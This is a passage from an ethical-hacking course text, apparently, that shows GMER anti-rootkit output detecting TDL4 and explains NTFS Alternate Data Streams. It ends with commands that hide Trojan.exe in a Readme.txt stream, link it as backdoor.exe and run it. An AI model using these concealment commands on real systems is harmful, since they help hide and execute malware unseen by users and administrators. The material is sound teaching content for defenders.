IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdDebuggerInitialize0] [fffff80000b9b8e4] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdDebuggerInitialize1] [fffff80000b9b8f0] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\hal.dll[KDCOM.dll!KdRestore]               [fffff80000b9b90c] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!HalPrivateDis
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!atol]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KeFindConfig
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!MmMapIoSp
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!_strupr]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!InbvDisplayS
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KdDebuggerI
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!strstr]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KeBugCheck
IAT    C:\Windows\system32\kdcom.dll[HAL.dll!HalQueryRealTim
IAT    C:\Windows\system32\kdcom.dll[HAL.dll!KdComPortInUse]
Devi... \Driver\atapi \Device\Ide\IdeDeviceP0T0L0-0
Devi... \Driver\atapi -> DriverStartIo \Device\Ide\IdePort0
Devi... \Driver\atapi -> DriverStartIo \Device\Ide\IdePort1            fffffa800156d480
Devi... \Driver\atapi -> DriverStartIo \Device\Ide\IdeDeviceP1T0L0-2   fffffa800156d480
Devi... \Driver\atapi -> DriverStartIo \Device\ScsiPort0               fffffa800156d480
Devi... \Driver\atapi -> DriverStartIo \Device\ScsiPort1               fffffa800156d480
Trace  ntoskrnl.exe CLASSPNP.SYS disk.sys >>UNKNOWN [0xfffffa800156d6c0]<<   fffffa800156d6c0
Trace  1 nt!IofCallDriver -> \Device\Harddisk0\DR0[0xfffffa8001354790]      fffffa8001354790
Trace  3 CLASSPNP.SYS[fffff8800190443f] -> nt!IofCallDriver -> \Device\Ide\IdeDeviceP0T0L0-0[0...   fffffa80012ba680
Trace  \Driver\atapi[0xfffffa800156be70] -> IRP_MJ_CREATE -> 0xfffffa800156d6c0   fffffa800156d6c0
Disk   \Device\Harddisk0\DR0                                          TDL4@MBR code has been found
Disk   \Device\Harddisk0\DR0                                          sector 0: rootkit-like behavior
```

☑ System
☑ Sections
☑ IAT/EAT
☑ Devices
☑ Trace I/O
☑ Modules
☑ Processes
☑ Threads
☑ Libraries
☑ Services
☑ Registry
☑ Files
☑ Quick scan
☐ C:\
☑ ADS
☐ Show all

WARNING !!!


GMER has found system modification caused by ROOTKIT activity.

OK

Figure 6.127: Screenshot of anti-rootkit GMER

A few more important anti-rootkits are listed as follows.

- Stinger (*https://www.mcafee.com*)
- Avast Free Antivirus (*https://www.avast.com*)
- TDSSKiller (*https://usa.kaspersky.com*)
- Malwarebytes Anti-Rootkit (*https://www.malwarebytes.com*)
- Rootkit Buster (*http://www.trendmicro.co.in*)



NTFS Data Stream

Inject malicious code in the existing file

Hacker

Existing File

NTFS File System

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream**, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user

NTFS Data Stream

NTFS is a filesystem that stores a file with the help of two data streams, called NTFS data streams, along with the file attributes. The first data stream stores the security descriptor for the file to be stored, such as permissions, and the second stores the data within a file. ADSs are another type of named data stream that can be present within each file.




Figure 6.128: NTFS data streams

An ADS refers to any type of data attached to a file, but not in the file on an NTFS system. The master file table of the partition contains a list of all the data streams that a file contains and their physical locations on the disk. Therefore, ADSs are not present in the file but attached to it through the file table. NTFS ADS is a Windows hidden stream that contains metadata for the file, such as attributes, word count, author name, and access and modification times of the files.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They allow an attacker to inject malicious code into files on an accessible system and execute them without being detected by the user. ADSs provide attackers with a method of hiding rootkits or hacker tools on a breached system and allow a user to execute them while hiding from the system administrator.





Figure 6.129: Hiding files using NTFS data streams

Files with ADS are impossible to detect using native file-browsing techniques such as the command line or Windows Explorer. After an ADS file is attached to the original file, the size of the original file does not change. The only indication that the file was changed is the modification timestamp, which can be innocuous.



How to Create NTFS Streams

Notepad is stream compliant application

Step 1
- Launch `c:\>notepad myfile.txt:lion.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file

Step 2
- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file

Step 3
- View the file size of `myfile.txt` (It should be zero)

Step 4
- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:

```
notepad myfile.txt:lion.txt
notepad myfile.txt:tiger.txt
```

How to Create NTFS Streams

Using NTFS data streams, an attacker can almost completely hide files within a system. It is easy to use the streams, but the user can only identify it with specific software. Explorer can display only the root files; it cannot view the streams linked to the root files and cannot define the disk space used by the streams. As such, if a virus implants itself into ADS, it is unlikely that standard security software will identify it.

When the user reads or writes a file, it manipulates the main data stream by default.


We now explore how to create an ADS for a file. ADSs follow the syntax: "filename.ext:alternateName".

Steps to create NTFS Streams:

1. Launch `c:\>notepad myfile.txt:lion.txt` and click '**Yes**' to create the new file, enter some data, and **Save** the file
2. Launch `c:\>notepad myfile.txt:tiger.txt` and click '**Yes**' to create the new file, enter some data, and **Save** the file
3. View the file size of `myfile.txt` (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

```
notepad myfile.txt:lion.txt

notepad myfile.txt:tiger.txt
```

Note: Notepad is a stream-compliant application. You should not use alternate streams to store critical information.



NTFS Stream Manipulation

Location c:\
Move the contents of
Trojan.exe to Readme.txt
Location c:\
Trojan.exe (size: 2 MB)
Readme.txt (size: 0)

1. To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

2. To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

3. To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor
```

NTFS Stream Manipulation

